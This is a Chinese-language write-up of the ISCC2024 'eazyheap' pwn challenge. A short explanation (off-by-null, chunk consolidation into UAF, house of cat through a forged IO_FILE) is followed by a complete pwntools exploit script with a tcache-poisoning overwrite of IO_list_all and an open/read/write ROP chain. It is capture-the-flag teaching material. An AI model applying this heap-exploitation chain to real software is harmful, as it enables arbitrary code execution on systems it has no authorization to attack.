
# ISCC2024 WriteUp

AkyOI 李承达 [3433778745@qq.com](mailto:3433778745@qq.com)

## pwn+eazyheap

## 解题思路

2.35的heap题目，存在off by null 漏洞



伪造chunk修改previnuse字段为0，触发合并，构造UAF，之后打IO，用house of cat直接调用ROP链子

## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','splitw','-h']

#p=remote(' ',)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

pwn='./CAT\_DE'

e=ELF(pwn)

os.chdir(pwn[:pwn.rfind('/')])

libcpath='./libc.so.6'

libc=ELF(libcpath)

p=process(pwn)

def ptrxor(pos,ptr):

return p64((pos >> 12) ^ ptr)

def cmd(idx):

p.recvuntil("input your car choice >>")

p.sendline(str(idx))

def add(size,content):

cmd(1)

p.recvuntil("size:")

p.sendline(str(size))

p.recvuntil("content:")

p.send(content)

def dele(idx):

cmd(2)

p.recvuntil("idx:")

p.sendline(str(idx))

def show(idx):

cmd(3)

p.recvuntil("idx:")

p.sendline(str(idx))

def edit(idx,content):

cmd(4)

p.recvuntil("idx:")

p.sendline(str(idx))

p.recvuntil("content:")

p.send(content)

add(0x500,'a')

add(0x100,'a')

add(0x500,'a')

add(0x100,'a')

dele(2)

dele(0)

add(0x500,'a')

show(0)

p.recvuntil("context:\n")

libcbase=u64(p.recv(8))-0x219c00

heapbase=u64(p.recv(8))-0x290

add(0x500,'flag\x00')

IO\_list\_all=libcbase+0x21a680

add(0x508,'a') #4

add(0x4f0,'a') #5

add(0x500,'a') #6

add(0x100,'a') #7

fake\_chunk=heapbase+0x11e0

pay1=0x300\*b'\x00'+p64(0)+p64(0x201)+p64(fake\_chunk)+p64(fake\_chunk)

pay1=pay1.ljust(0x500,b'\x00')+p64(0x200)

edit(4,pay1)

dele(5)

add(0x100,'a') #5

add(0x500,'a') #8

dele(7)

dele(5)

pay1=0x300\*b'\x00'+p64(0)+p64(0x111)+ptrxor(fake\_chunk+0x10,IO\_list\_all)+p64(0)

pay1=pay1.ljust(0x500,b'\x00')+p64(0x200)

edit(4,pay1)

add(0x100,'a') #5

add(0x100,p64(fake\_chunk+0x110)) #7

fake\_io=fake\_chunk+0x110

IO\_wfile\_jumps=libcbase+0x2160c0

setcontext\_61=libcbase+0x53a30+61

open\_addr=libcbase+libc.sym['open']

read\_addr=libcbase+libc.sym['read']

write\_addr=libcbase+libc.sym['write']

ret=libcbase+0x562ed

str\_flag\_addr=heapbase+0x2a0

pop\_rdi\_ret=libcbase+0x2a3e5

pop\_rsi\_ret=libcbase+0x2be51

pop\_rdx\_rbx\_ret=libcbase+0x90529

rop=p64(ret)+p64(pop\_rdi\_ret)+p64(str\_flag\_addr)+p64(pop\_rsi\_ret)+p64(0)+p64(open\_addr)

rop+=p64(pop\_rdi\_ret)+p64(3)+p64(pop\_rsi\_ret)+p64(fake\_chunk)+p64(pop\_rdx\_rbx\_ret)+p64(0x30)+p64(0x30)+p64(read\_addr)

rop+=p64(pop\_rdi\_ret)+p64(1)+p64(write\_addr)

pay=flat(

{

0x30:[p64(0),p64(0),p64(0),p64(1),p64(fake\_io+0x138)], # wide\_data

0xa0:[p64(fake\_io+0x30)],

0xc0:[p64(1)], #\_mode

0xd8:[p64(IO\_wfile\_jumps+0x30)], # vtable

0x110:[p64(fake\_io+0x118)], # wide\_data -> vtable

0x118:flat(

{

0x18:[p64(setcontext\_61)]

},filler=b'\x00'

),

0x138:flat(

{

0x68:p64(fake\_io+0x1e8), # rdi

0x70:p64(0), # rsi

0x88:p64(0), # rdx

0xa0:p64(fake\_io+0x1e8), # rsp

0xa8:p64(ret) # ret\_addr

},filler=b'\x00'

),

0x1e8:flat(

{

0x00:rop

},filler=b'\x00'

)

},filler=b'\x00'

)

edit(8,pay[0x10:])

cmd(5)

p.interactive()